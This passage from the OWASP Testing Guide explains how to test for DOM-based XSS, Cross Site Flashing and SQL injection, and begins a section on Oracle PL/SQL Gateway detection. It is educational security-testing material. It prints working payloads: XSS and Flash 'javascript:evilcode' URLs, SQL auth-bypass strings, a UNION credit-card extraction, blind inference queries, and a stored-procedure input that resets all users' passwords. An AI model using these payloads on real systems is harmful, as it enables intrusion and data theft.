- CGIsecurity.com: "The Cross Site Scripting FAQ" - <http://www.cgisecurity.com/articles/xss-faq.shtml>
- Blake Frantz: "Flirting with MIME Types: A Browser's Perspective" - <http://www.leviathansecurity.com/pdf/Flirting%20with%20MIME%20Types.pdf>

Tools

- **OWASP CAL9000** CAL9000 includes a sortable implementation of RSnake's XSS Attacks, Character Encoder/Decoder, HTTP Request Generator and Response Evaluator, Testing Checklist, Automated Attack Editor and much more.
- **PHP Charset Encoder(PCE)** - <http://h4k.in/encoding> PCE helps you encode arbitrary texts to and from 65 kinds of character sets that you can use in your customized payloads.
- **Hackvertor** - <http://www.businessinfo.co.uk/labs/hackvertor/hackvertor.php> Hackvertor is an online tool which allows many types of encoding and obfuscation of JavaScript (or any string input).
- **BeEF** - <http://www.bindshell.net/tools/beef/> BeEF is the browser exploitation framework. A professional tool to demonstrate the real-time impact of browser vulnerabilities.
- **XSS-Proxy** - <http://xss-proxy.sourceforge.net/> XSS-Proxy is an advanced Cross-Site-Scripting (XSS) attack tool.
- **Backframe** - <http://www.gnucitizen.org/projects/backframe/> Backframe is a full-featured attack console for exploiting WEB browsers, WEB users, and WEB applications.
- **WebScarab** WebScarab is a framework for analyzing applications that communicate using the HTTP and HTTPS protocols.
- **Burp** - <http://portswigger.net/proxy/> Burp Proxy is an interactive HTTP/S proxy server for attacking and testing web applications.
- **XSS Assistant** - http://www.whiteacid.org/greasemonkey/#xss_assistant Greasemonkey script that allow users to easily test any web application for cross-site-scripting flaws.

4.8.3 TESTING FOR DOM BASED CROSS SITE SCRIPTING (OWASP-DV-003)

BRIEF SUMMARY

DOM-based Cross-Site Scripting is the de-facto name for XSS bugs which are the result of active content on a page, typically JavaScript, obtaining user input and then doing something unsafe with it to lead to an XSS bug. This document will only discuss JavaScript bugs which lead to XSS.

The DOM, or Document Object Model is the structural format that may be used to represent documents in the browser. The DOM enables dynamic scripts such as JavaScript to reference components of the document such as a form field or a session cookie. The DOM is also used by the browser for security - for example to limit scripts on different domains obtaining session cookies for other domains. A DOM-based cross site scripting vulnerability may occur when active content, such as a JavaScript function, is modified by a specially crafted request such that a DOM element that can be controlled by an attacker.

There have been very few papers published on this topic and, as such, very little standardization of its meaning and formalized testing exists.

DESCRIPTION OF THE ISSUE

Not all XSS bugs require the attacker to control the content returned from the server, but can rather abuse poor JavaScript coding practices to achieve the same results. The results are the same as a typical XSS bug, only the means of delivery is different.

In comparison to other cross site scripting vulnerabilities (reflected and stored XSS), where an unsanitized parameter is passed by the server, returned to the user and executed in the context of the user's browser, a DOM based cross site scripting vulnerability controls the flow of the code by using elements of the Document Object Model (DOM) along with code crafted by the attacker to change the flow.

Due to their nature, DOM based XSS vulnerabilities can be executed in many instances without the server being able to determine what is actually being executed. This may result in many of the general XSS filtering and detection rules impotent against such attacks.

The first hypothetical example uses the following client side code:

```
<script>
document.write("Site is at: " + document.location.href + ".");
</script>
```

An attacker may append `#<script>alert('xss')</script>` to the affected page URL which would, when executed display the alert box. In this instance, the appended code would not be sent to the server as everything after the # character is not treated as part of the query by the browser but yet as a fragment. In this example the code is immediately executed and an alert of "xss" is displayed in the page. Unlike the more common types of cross site scripting (persistent and non-persistent), in which the code is sent to the server and redisplayed to the user, this is immediately executed in the user's browser.

The outcome of DOM based cross site scripting flaws are as wide ranging as those seen in more well known forms of XSS, including cookie retrieval, further malicious script injection, etc and should therefore be treated with the same severity as such.



BLACK AND GRAY BOX TESTING AND EXAMPLE

Blackbox testing for DOM-Based XSS is not usually performed since access to the source code is always available, as it needs to be sent to the client to be executed.

GRAY BOX TESTING AND EXAMPLE

Testing for DOM Based XSS vulnerabilities:

JavaScript applications differ significantly from other types of applications because they are often dynamically generated by the server, and to understand what code is being executed, the website being tested needs to be crawled to determine all the instances of JavaScript being executed and where user input is accepted. Many websites rely on large libraries of functions, which often stretch into the hundreds of thousands of lines of code and have not been developed in-house. In these cases, top-down testing often becomes the only really viable option, since many bottom level functions are never used, and analyzing them to determine which are sinks will use up more time than is often available. The same can also be said for top-down testing if the inputs or lack thereof is not identified to begin with.

User input comes in two main forms:

- * Input written to the page by the server in a way that does not allow direct XSS
- * Input obtained from client-side JavaScript objects

Here are two examples of how the server may insert data into JavaScript:

```
var data = "<escaped data from the server>";  
var result = someFunction("<escaped data from the server>");
```

And here are two examples of input from client-side JavaScript objects:

```
var data = window.location;  
var result = someFunction(window.referrer);
```

While there is little difference to the JavaScript code in how they are retrieved, it is important to note that when input is received via the server, the server can apply any permutations to the data that it desires, whereas the permutations performed by JavaScript objects are fairly well understood and documented, and so if someFunction in the above example were a sink, then the exploitability of the former would depend on the filtering done by the server, whereas the latter would depend on the encoding done by the browser on the window.referrer object.

Additionally, JavaScript is very often executed outside of <script> blocks, as evidenced by the many vectors which have led to XSS filter bypasses in the past, and so, when crawling the application, it is important to note the use of scripts in places such as event handlers and CSS blocks with expression attributes. Also, note that any off-site CSS or script objects will need to be assessed to determine what code is being executed.

Automated testing has only very limited success at identifying and validating DOM based XSS as it usually identifies XSS by sending a specific payload and attempts to observe it in the server response. This may work fine for the simple example provided below, where the message parameter is reflected back to the user:

```
<script>  
var pos=document.URL.indexOf("message=")+5;
```

```
document.write(document.URL.substring(pos,document.URL.length));  
</script>
```

but may not be detected in the following contrived case:

```
<script>  
var navAgt = navigator.userAgent;  
  
if (navAgt.indexOf("MSIE")!=-1) {  
    document.write("You are using IE as a browser and visiting site: " +  
document.location.href + ".");  
}  
else  
{  
    document.write("You are using an unknown browser.");  
}  
</script>
```

For this reason, automated testing will not detect areas that may be susceptible to DOM based XSS unless the testing tool can perform additional analysis of the client side code.

Manual testing should therefore be undertaken and can be done by examining areas in the code where parameters are referred to that may be useful to an attacker. Examples of such areas include places where code is dynamically written to the page and elsewhere where the DOM is modified or even where scripts are directly executed. Further examples are described in the excellent DOM XSS article by Amit Klein, referenced at the end of this section.

REFERENCES

Whitepapers

- Document Object Model (DOM) - http://en.wikipedia.org/wiki/Document_Object_Model
- DOM Based Cross Site Scripting or XSS of the Third Kind - Amit Klein <http://www.webappsec.org/projects/articles/071105.shtml>

4.8.4 TESTING FOR CROSS SITE FLASHING (OWASP-DV-004)

BRIEF SUMMARY

ActionScript is the language, based on ECMAScript, used by Flash applications when dealing with interactive needs.

ActionScript, like every other language, has some implementation patterns which could lead to security issues.

In particular, since Flash applications are often embedded in browsers, vulnerabilities like DOM based Cross Site Scripting could be present in flawed Flash applications.



DESCRIPTION OF THE ISSUE

Since the first publication of "Testing Flash Applications" [1], new versions of Flash player were released in order to mitigate some of the attacks which will be described. Nevertheless, some issues still remain exploitable because it strongly depends on developer insecure programming practices.

GRAY BOX TESTING AND EXAMPLE

Decompilation

Since SWF files are interpreted by a virtual machine embedded in the player itself, they can be potentially decompiled and analysed. The most known and free ActionScript 2.0 decompiler is flare.

To decompile a SWF file with flare just type:

```
$ flare hello.swf
```

it will result in a new file called hello.flr.

Decompilation helps testers in the process of testing because it moves black box to white box.

There's no free decompiler for ActionScript 3.0 at the moment.

Undefined Variables

ActionScript 2 entry points are retrieved by looking at every undefined attribute belonging to `_root` and `_global` objects, since ActionScript 2 behaves as every member belonging to `_root` or `_global` objects were instantiable by URL querystring parameters. That means that if an attribute like:

```
_root.varname
```

results "undefined" at some point of code flow, it could be overwritten by setting

```
http://victim/file.swf?varname=value
```

Example:

```
movieClip 328 __Packages.Locale {  
  
    #initclip  
    if (!_global.Locale) {  
        var v1 = function (on_load) {  
            var v5 = new XML();  
            var v6 = this;  
            v5.onLoad = function (success) {  
                if (success) {  
                    trace('Locale loaded xml');  
                    var v3 = this.xliff.file.body.$trans_unit;  
                    var v2 = 0;  
                    while (v2 < v3.length) {  
                        Locale.strings[v3[v2]._resname] = v3[v2].source.__text;  
                    }  
                }  
            }  
        }  
    }  
}
```



```

        ++v2;
    }
    on_load();
} else {}
};
if (_root.language != undefined) {
    Locale.DEFAULT_LANG = _root.language;
}
v5.load(Locale.DEFAULT_LANG + '/player_' +
        Locale.DEFAULT_LANG + '.xml');
};

```

Could be attacked by requesting:

```
http://victim/file.swf?language=http://evil
```

Unsafe Methods

When an entry point is identified, the data it represents could be used by unsafe methods. If the data is not filtered/validated using the right regexp it could lead to some security issue.

Unsafe Methods since version r47 are:

```

loadVariables()
loadMovie()
getURL()
loadMovie()
loadMovieNum()
FScrollPane.loadScrollContent()
LoadVars.load
LoadVars.send
XML.load ( 'url' )
LoadVars.load ( 'url' )
Sound.loadSound( 'url' , isStreaming );
NetStream.play( 'url' );
flash.external.ExternalInterface.call(_root.callback)
htmlText

```

The Test

In order to exploit a vulnerability, the swf file should be hosted on the victim's host, and the techniques of reflected XSS must be used. That is forcing the browser to load a pure swf file directly in the location bar (by redirection or social engineering) or by loading it through an iframe from an evil page:

```
<iframe src='http://victim/path/to/file.swf'></iframe>
```

This is because in this situation the browser will self-generate an HTML page as if it were hosted by the victim host.

XSS

GetURL:

The GetURL Function lets the movie load a URI into the browser's window. So, if an undefined variable is used as the first argument for getURL:



```
getURL(_root.URI, '_targetFrame');
```

This means it's possible to call JavaScript in the same domain where the movie is hosted by requesting:

```
http://victim/file.swf?URI=javascript:evilcode
```

```
getURL('javascript:evilcode', '_self');
```

The same when only some part of getURL is controlled (Dom Injection with Flash JavaScript injection):

```
getUrl('javascript:function('+_root.arg+')')
```

asfunction:

You can use the special asfunction protocol to cause the link to execute an ActionScript function in a SWF file instead of opening a URL..." (Adobe.com) Until release r48 of Flash player asfunction could be used on every method which has a URL as an argument. This means that a tester could try to inject:

```
asfunction:getURL, javascript:evilcode  
in every unsafe method like:  
loadMovie(_root.URL)
```

by requesting:

```
http://victim/file.swf?URL=asfunction:getURL, javascript:evilcode
```

ExternalInterface:

ExternalInterface.call is a static method introduced by Adobe to improve player/browser interaction. From a security point of view it could be abused when part of its argument could be controlled:

```
flash.external.ExternalInterface.call(_root.callback);
```

the attack pattern for this kind of flaw should be something like the following:

```
eval(evilcode)
```

since the internal JavaScript which is executed by the browser will be something similar to:

```
eval('try { __flash__toXML('+__root.callback+') ; } catch (e) { "<undefined/>"; }')
```

HTML Injection

TextField Objects can render minimal HTML by setting:

```
tf.html = true  
tf.htmlText = '<tag>text</tag>'
```

So if some part of text could be controlled by the tester, an A tag or an IMG tag could be injected resulting in modifying the GUI or XSS the browser.

Some attack examples with A Tag:

- Direct XSS: ``
- Call as function: ``
- Call SWF public functions: ``
- Call native static as function: ``

IMG tag could be used as well:

```
<img src='http://evil/evil.swf'>
<img src='javascript:evilcode//.swf' > (.swf is necessary to bypass flash player internal filter)
```

Note: since release 124 of Flash player XSS is no more exploitable, but GUI modification could still be accomplished.

Cross Site Flashing

Cross Site Flashing (XSF) is a vulnerability which has a similar impact as XSS.

XSF Occurs when from different domains:

- One Movie loads another Movie with loadMovie* functions or other hacks and has access to the same sandbox or part of it
- XSF could also occurs when an HTML page uses JavaScript to command an Adobe Flash movie, for example, by calling:
 - GetVariable: access to flash public and static object from JavaScript as a string.
 - SetVariable: set a static or public flash object to a new string value from JavaScript.
- Unexpected Browser to swf communication could result in stealing data from the swf application.

It could be performed by forcing a flawed swf to load an external evil flash file.

This attack could result in XSS or in the modification of the GUI in order to fool a user to insert credentials on a fake flash form.

XSF could be used in the presence of Flash HTML Injection or external swf files when loadMovie* methods are used.

Attacks and Flash Player Version

Since May 2007, three new versions of Flash player were released by Adobe. Every new version restricts some of the attacks previously described.

Attack	asfunction	ExternalInterface	GetURL	Html Injection
Player Version				
v9.0 r47/48	Yes	Yes	Yes	Yes



v9.0 r115	No	Yes	Yes	Yes	
v9.0 r124	No	Yes	Yes	Partially	

Result Expected:

Cross Site Scripting and Cross Site Flashing are the expected results on a flawed SWF file.

REFERENCES

Whitepapers

- Testing Flash Applications: A new attack vector for XSS and XSFlashing: http://www.owasp.org/images/8/8c/OWASPApSec2007Milan_TestingFlashApplications.ppt
- Finding Vulnerabilities in Flash Applications: http://www.owasp.org/images/d/d8/OWASP-WASCApSec2007SanJose_FindingVulnsinFlashApps.ppt
- Adobe Security: http://www.adobe.com/devnet/flashplayer/articles/flash_player9_security_update.html
- Securing SWF Applications: http://www.adobe.com/devnet/flashplayer/articles/secure_swf_apps.html
- The Flash Player Development Center Security Section: <http://www.adobe.com/devnet/flashplayer/security.html>
- The Flash Player 9.0 Security Whitepaper: http://www.adobe.com/devnet/flashplayer/articles/flash_player_9_security.pdf

Tools

- SWFIntruder: <https://www.owasp.org/index.php/Category:SWFIntruder>
- Decompiler – Flare: <http://www.nowrap.de/flare.html>
- Compiler – MTASC: <http://www.mtasc.org/>
- Disassembler – Flasm: <http://flasm.sourceforge.net/>
- Swfmill – Convert Swf to XML and vice versa: <http://swfmill.org/>
- Debugger Version of Flash Plugin/Player: <http://www.adobe.com/support/flash/downloads.html>

4.8.5 SQL INJECTION (OWASP-DV-005)

BRIEF SUMMARY

A [SQL injection](#) attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file existing on the DBMS file system and, in some cases, issue commands to the operating system. SQL injection attacks are a

type of [injection attack](#), in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

RELATED SECURITY ACTIVITIES

Description of SQL Injection Vulnerabilities

See the OWASP article on [SQL Injection](#) Vulnerabilities.

See the OWASP article on [Blind SQL Injection](#) Vulnerabilities.

How to Avoid SQL Injection Vulnerabilities

See the [OWASP Development Guide](#) article on how to [Avoid SQL Injection](#) Vulnerabilities.

See the [OWASP Code Review Guide](#) article on how to [Review Code for SQL Injection](#) Vulnerabilities.

DESCRIPTION OF THE ISSUE

SQL Injection attacks can be divided into the following three classes:

- Inband: data is extracted using the same channel that is used to inject the SQL code. This is the most straightforward kind of attack, in which the retrieved data is presented directly in the application web page.
- Out-of-band: data is retrieved using a different channel (e.g., an email with the results of the query is generated and sent to the tester).
- Inferential: there is no actual transfer of data, but the tester is able to reconstruct the information by sending particular requests and observing the resulting behaviour of the DB Server.

Independent of the attack class, a successful SQL Injection attack requires the attacker to craft a syntactically correct SQL Query. If the application returns an error message generated by an incorrect query, then it is easy to reconstruct the logic of the original query and, therefore, understand how to perform the injection correctly. However, if the application hides the error details, then the tester must be able to reverse engineer the logic of the original query. The latter case is known as "[Blind SQL Injection](#)".

BLACK BOX TESTING AND EXAMPLE

SQL Injection Detection

The first step in this test is to understand when our application connects to a DB Server in order to access some data. Typical examples of cases when an application needs to talk to a DB include:

- Authentication forms: when authentication is performed using a web form, chances are that the user credentials are checked against a database that contains all usernames and passwords (or, better, password hashes)
- Search engines: the string submitted by the user could be used in a SQL query that extracts all relevant records from a database



- E-Commerce sites: the products and their characteristics (price, description, availability, ...) are very likely to be stored in a relational database.

The tester has to make a list of all input fields whose values could be used in crafting a SQL query, including the hidden fields of POST requests and then test them separately, trying to interfere with the query and to generate an error. The very first test usually consists of adding a single quote (') or a semicolon (;) to the field under test. The first is used in SQL as a string terminator and, if not filtered by the application, would lead to an incorrect query. The second is used to end a SQL statement and, if it is not filtered, it is also likely to generate an error. The output of a vulnerable field might resemble the following (on a Microsoft SQL Server, in this case):

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'  
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the  
character string ''.  
/target/target.asp, line 113
```

Also comments (--) and other SQL keywords like 'AND' and 'OR' can be used to try to modify the query. A very simple but sometimes still effective technique is simply to insert a string where a number is expected, as an error like the following might be generated:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'  
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the  
varchar value 'test' to a column of data type int.  
/target/target.asp, line 113
```

A full error message, like those in the examples, provides a wealth of information to the tester in order to mount a successful injection. However, applications often do not provide so much detail: a simple '500 Server Error' or a custom error page might be issued, meaning that we need to use blind injection techniques. In any case, it is very important to test *each field separately*: only one variable must vary while all the other remain constant, in order to precisely understand which parameters are vulnerable and which are not.

Standard SQL Injection Testing

Consider the following SQL query:

```
SELECT * FROM Users WHERE Username='$username' AND Password='$password'
```

A similar query is generally used from the web application in order to authenticate a user. If the query returns a value it means that inside the database a user with that credentials exists, then the user is allowed to login to the system, otherwise the access is denied. The values of the input fields are generally obtained from the user through a web form. Suppose we insert the following Username and Password values:

```
$username = 1' or '1' = '1  
$password = 1' or '1' = '1
```

The query will be:

```
SELECT * FROM Users WHERE Username='1' OR '1' = '1' AND Password='1' OR '1' = '1'
```

If we suppose that the values of the parameters are sent to the server through the GET method, and if the domain of the vulnerable web site is www.example.com, the request that we'll carry out will be:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1&password=1'%20or%20'1'%20=%20'1
```

After a short analysis we notice that the query returns a value (or a set of values) because the condition is always true (OR 1=1). In this way the system has authenticated the user without knowing the username and password.

In some systems the first row of a user table would be an administrator user. This may be the profile returned in some cases. Another example of query is the following:

```
SELECT * FROM Users WHERE ((Username='$username') AND (Password=MD5('$password')))
```

In this case, there are two problems, one due to the use of the parentheses and one due to the use of MD5 hash function. First of all, we resolve the problem of the parentheses. That simply consists of adding a number of closing parentheses until we obtain a corrected query. To resolve the second problem, we try to invalidate the second condition. We add to our query a final symbol that means that a comment is beginning. In this way, everything that follows such symbol is considered a comment. Every DBMS has its own symbols of comment, however, a common symbol to the greater part of the database is /*. In Oracle the symbol is "--". This said, the values that we'll use as Username and Password are:

```
$username = 1' or '1' = '1'))/*
$password = foo
```

In this way, we'll get the following query:

```
SELECT * FROM Users WHERE ((Username='1' or '1' = '1'))/*') AND (Password=MD5('$password')))
```

The URL request will be:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))/*&password=foo
```

Which returns a number of values. Sometimes, the authentication code verifies that the number of returned tuple is exactly equal to 1. In the previous examples, this situation would be difficult (in the database there is only one value per user). In order to go around this problem, it is enough to insert a SQL command that imposes the condition that the number of the returned tuple must be one. (One record returned) In order to reach this goal, we use the operator "LIMIT <num>", where <num> is the number of the tuples that we expect to be returned. With respect to the previous example, the value of the fields Username and Password will be modified as follows:

```
$username = 1' or '1' = '1')) LIMIT 1/*
$password = foo
```

In this way, we create a request like the follow:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))%20LIMIT%201/*&password=foo
```

Union Query SQL Injection Testing

Another test involves the use of the UNION operator. This operator is used in SQL injections to join a query, purposely forged by the tester, to the original query. The result of the forged query will be joined to the result of the original query, allowing the tester to obtain the values of fields of other tables. We suppose for our examples that the query executed from the server is the following:

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```



We will set the following Id value:

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCarTable
```

We will have the following query:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCarTable
```

which will join the result of the original query with all the credit card users. The keyword **ALL** is necessary to get around queries that use the keyword **DISTINCT**. Moreover, we notice that beyond the credit card numbers, we have selected other two values. These two values are necessary, because the two query must have an equal number of parameters, in order to avoid a syntax error.

Blind SQL Injection Testing

We have pointed out that there is another category of SQL injection, called [Blind SQL Injection](#), in which nothing is known on the outcome of an operation. For example, this behavior happens in cases where the programmer has created a custom error page that does not reveal anything on the structure of the query or on the database. (The page does not return a SQL error, it may just return a HTTP 500).

By using the inference methods, it is possible to avoid this obstacle and thus to succeed to recover the values of some desired fields. This method consists of carrying out a series of boolean queries to the server, observing the answers and finally deducing the meaning of such answers. We consider, as always, the `www.example.com` domain and we suppose that it contains a parameter named `id` vulnerable to SQL injection. This means that carrying out the following request:

```
http://www.example.com/index.php?id=1'
```

we will get one page with a custom message error which is due to a syntactic error in the query. We suppose that the query executed on the server is:

```
SELECT field1, field2, field3 FROM Users WHERE Id='$Id'
```

which is exploitable through the methods seen previously. What we want to obtain is the values of the username field. The tests that we will execute will allow us to obtain the value of the username field, extracting such value character by character. This is possible through the use of some standard functions, present practically in every database. For our examples, we will use the following pseudo-functions:

SUBSTRING (text, start, length): it returns a substring starting from the position "start" of text and of length "length". If "start" is greater than the length of text, the function returns a null value.

ASCII (char): it gives back ASCII value of the input character. A null value is returned if char is 0.

LENGTH (text): it gives back the length in characters of the input text.

Through such functions, we will execute our tests on the first character and, when we have discovered the value, we will pass to the second and so on, until we will have discovered the entire value. The tests will take advantage of the function **SUBSTRING**, in order to select only one character at a time (selecting a single character means to impose the length parameter to 1), and the function **ASCII**, in order to obtain the ASCII value, so that we can do numerical comparison. The results of the comparison will be done with all the values of the ASCII table, until the right value is found. As an example, we will use the following value for *id*:


```
$Id=1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1
```

that creates the following query (from now on, we will call it "inferential query"):

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND ASCII(SUBSTRING(username,1,1))=97
AND '1'='1'
```

The previous example returns a result if and only if the first character of the field `username` is equal to the ASCII value 97. If we get a false value, then we increase the index of the ASCII table from 97 to 98 and we repeat the request. If instead we obtain a true value, we set to zero the index of the ASCII table and we analyze the next character, modifying the parameters of the `SUBSTRING` function. The problem is to understand in which way we can distinguish tests returning a true value from those that return false. To do this, we create a query that always returns false. This is possible by using the following value for `Id`:

```
$Id=1' AND '1' = '2
```

by which will create the following query:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND '1' = '2'
```

The obtained response from the server (that is HTML code) will be the false value for our tests. This is enough to verify whether the value obtained from the execution of the inferential query is equal to the value obtained with the test executed before. Sometimes, this method does not work. If the server returns two different pages as a result of two identical consecutive web requests, we will not be able to discriminate the true value from the false value. In these particular cases, it is necessary to use particular filters that allow us to eliminate the code that changes between the two requests and to obtain a template. Later on, for every inferential request executed, we will extract the relative template from the response using the same function, and we will perform a control between the two templates in order to decide the result of the test.

In the previous discussion, we haven't dealt with the problem of determining the termination condition for our tests, i.e., when we should end the inference procedure. A technique to do this uses one characteristic of the `SUBSTRING` function and the `LENGTH` function. When the test compares the current character with the ASCII code 0 (i.e., the value null) and the test returns the value true, then either we are done with the inference procedure (we have scanned the whole string), or the value we have analyzed contains the null character.

We will insert the following value for the field `Id`:


```
$Id=1' AND LENGTH(username)=N AND '1' = '1
```

Where `N` is the number of characters that we have analyzed up to now (not counting the null value). The query will be:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND LENGTH(username)=N AND '1' = '1'
```

The query returns either true or false. If we obtain true, then we have completed inference and, therefore, we know the value of the parameter. If we obtain false, this means that the null character is present in the value of the parameter, and we must continue to analyze the next parameter until we find another null value.

The blind SQL injection attack needs a high volume of queries. The tester may need an automatic tool to exploit the vulnerability. A simple tool which performs this task, via GET requests on the MySQL DB, is `SqlDumper`, which is shown below.



Stored Procedure Injection

Question: How can the risk of SQL injection be eliminated?

Answer: Stored procedures.

I have seen this answer too many times without qualifications. Merely the use of stored procedures does not assist in the mitigation of SQL injection. If not handled properly, dynamic SQL within stored procedures can be just as vulnerable to SQL injection as dynamic SQL within a web page.

When using dynamic SQL within a stored procedure, the application must properly sanitize the user input to eliminate the risk of code injection. If not sanitized, the user could enter malicious SQL that will be executed within the stored procedure.

Black box testing uses SQL injection to compromise the system.

Consider the following **SQL Server Stored Procedure**:

```
Create procedure user_login @username varchar(20), @passwd varchar(20) As
Declare @sqlstring varchar(250)
Set @sqlstring = '
Select 1 from users
Where username = ' + @username + ' and passwd = ' + @passwd
exec(@sqlstring)
Go
```

User input:

```
anyusername or 1=1'
anypassword
```

This procedure does not sanitize the input, therefore allowing the return value to show an existing record with these parameters.

NOTE: This example may seem unlikely due to the use of dynamic SQL to log in a user, but consider a dynamic reporting query where the user selects the columns to view. The user could insert malicious code into this scenario and compromise

the data.

Consider the following **SQL Server Stored Procedure**:

```
Create procedure get_report @columnamelist varchar(7900) As
Declare @sqlstring varchar(8000)
Set @sqlstring = `
Select ` + @columnamelist + ` from ReportTable`
exec(@sqlstring)
Go
```

User input:

```
1 from users; update users set password = 'password'; select *
```

This will result in the report running and all users' passwords being updated.

Related Articles

- [Top 10 2007-Injection Flaws](#)
- [SQL Injection](#)

Technology specific Testing Guide pages have been created for the following DBMSs:

- [4.8.5.1 Oracle Testing](#)
- [4.8.5.2 MySQL Testing](#)
- [4.8.5.3 SQL Server Testing](#)
- [4.8.5.4 MS Access Testing](#)
- [4.8.5.5 Testing PostgreSQL](#)

REFERENCES

Whitepapers

- Victor Chapela: "Advanced SQL Injection" - http://www.owasp.org/images/7/74/Advanced_SQL_Injection.ppt
- Chris Anley: "Advanced SQL Injection In SQL Server Applications" - http://www.nextgenss.com/papers/advanced_sql_injection.pdf
- Chris Anley: "More Advanced SQL Injection" - http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf
- David Litchfield: "Data-mining with SQL Injection and Inference" - <http://www.nextgenss.com/research/papers/sqlinference.pdf>
- Kevin Spett: "SQL Injection" - <http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf>
- Kevin Spett: "Blind SQL Injection" - http://www.spidynamics.com/whitepapers/Blind_SQLInjection.pdf



- Imperva: "Blind SQL Injection" - http://www.imperva.com/application_defense_center/white_papers/blind_sql_server_injection.html
- Ferruh Mavituna: "SQL Injection Cheat Sheet" - <http://ferruh.mavituna.com/makale/sql-injection-cheatsheet/>

Tools

- [OWASP SQLiX](#)
- Francois Larouche: Multiple DBMS SQL Injection tool - [[SQL Power Injector](#)]
- ilo--: MySQL Blind Injection Bruteforcing, Reversing.org - [[sqlbftools](#)]
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - <http://sqlmap.sourceforge.net>
- Antonio Parata: Dump Files by SQL inference on Mysql - [[SqlDumper](#)]
- icesurfer: SQL Server Takeover Tool - [[sqlninja](#)]

4.8.5.1 ORACLE TESTING

BRIEF SUMMARY

In this section is described how to test an Oracle DB from the web.

DESCRIPTION OF THE ISSUE

Web based PL/SQL applications are enabled by the PL/SQL Gateway - it is the component that translates web requests into database queries. Oracle has developed a number of software implementations ranging from the early web listener product to the Apache mod_plsql module to the XML Database (XDB) web server. All have their own quirks and issues, each of which will be thoroughly investigated in this paper. Products that use the PL/SQL Gateway include, but are not limited to, the Oracle HTTP Server, eBusiness Suite, Portal, HTMLDB, WebDB and Oracle Application Server.

BLACK BOX TESTING AND EXAMPLE

Understanding how the PL/SQL Gateway works

Essentially, the PL/SQL Gateway simply acts as a proxy server taking the user's web request and passing it on to the database server where it is executed.

- 1) The web server accepts request from a web client and determines it should be processed by the PL/SQL Gateway
- 2) PL/SQL Gateway processes the request by extracting the requested package name , procedure, and variables
- 3) The requested package and procedure is wrapped in a block on anonymous PL/SQL, and sent to the database server.
- 4) The database server executes the procedure and sends the results back to the Gateway as HTML

5) Gateway via the web server sends a response back to the client

Understanding this is important - the PL/SQL code does not exist on the web server but, rather, in the database server. This means that any weaknesses in the PL/SQL Gateway, or any weaknesses in the PL/SQL application, when exploited, give an attacker direct access to the database server; no amount of firewalls will prevent this.

URLs for PL/SQL web applications are normally easily recognizable and generally start with the following (xyz can be any string and represents a Database Access Descriptor, which you will learn more about later):

```
http://www.example.com/pls/xyz
http://www.example.com/xyz/owa
http://www.example.com/xyz/plsql
```

While the second and third of these examples represent URLs from older versions of the PL/SQL Gateway, the first is from more recent versions running on Apache. In the plsql.conf Apache configuration file, /pls is the default, specified as a Location with the PLS module as the handler. The location need not be /pls, however. The absence of a file extension in a URL could indicate the presence of the Oracle PL/SQL Gateway. Consider the following URL:

```
http://www.server.com/aaa/bbb/xxxxx.yyyyy
```

If xxxxx.yyyyy were replaced with something along the lines of "ebank.home," "store.welcome," "auth.login," or "books.search," then there's a fairly strong chance that the PL/SQL Gateway is being used. It is also possible to precede the requested package and procedure with the name of the user that owns it - i.e. the schema - in this case the user is "webuser":

```
http://www.server.com/pls/xyz/webuser.pkg.proc
```

In this URL, xyz is the Database Access Descriptor, or DAD. A DAD specifies information about the database server so that the PL/SQL Gateway can connect. It contains information such as the TNS connect string, the user ID and password, authentication methods, and so on. These DADs are specified in the dads.conf Apache configuration file in more recent versions or the wdsvr.app file in older versions. Some default DADs include the following:

```
SIMPLEDAD
HTMLDB
ORASSO
SSODAD
PORTAL
PORTAL2
PORTAL30
PORTAL30_SSO
TEST
DAD
APP
ONLINE
DB
OWA
```

Determining if the PL/SQL Gateway is running

When performing an assessment against a server, it's important first to know what technology you're actually dealing with. If you don't already know, for example in a black box assessment scenario, then the first thing you need to do is work this out. Recognizing a web based PL/SQL application is pretty easy. First, there is the format of the URL and what it looks like, discussed above. Beyond that there are a set of simple tests that can be performed to test for the existence of the PL/SQL Gateway.



Server response headers

The web server's response headers are a good indicator as to whether the server is running the PL/SQL Gateway. The table below lists some of the typical server response headers:

```
Oracle-Application-Server-10g
Oracle-Application-Server-10g/10.1.2.0.0 Oracle-HTTP-Server
Oracle-Application-Server-10g/9.0.4.1.0 Oracle-HTTP-Server
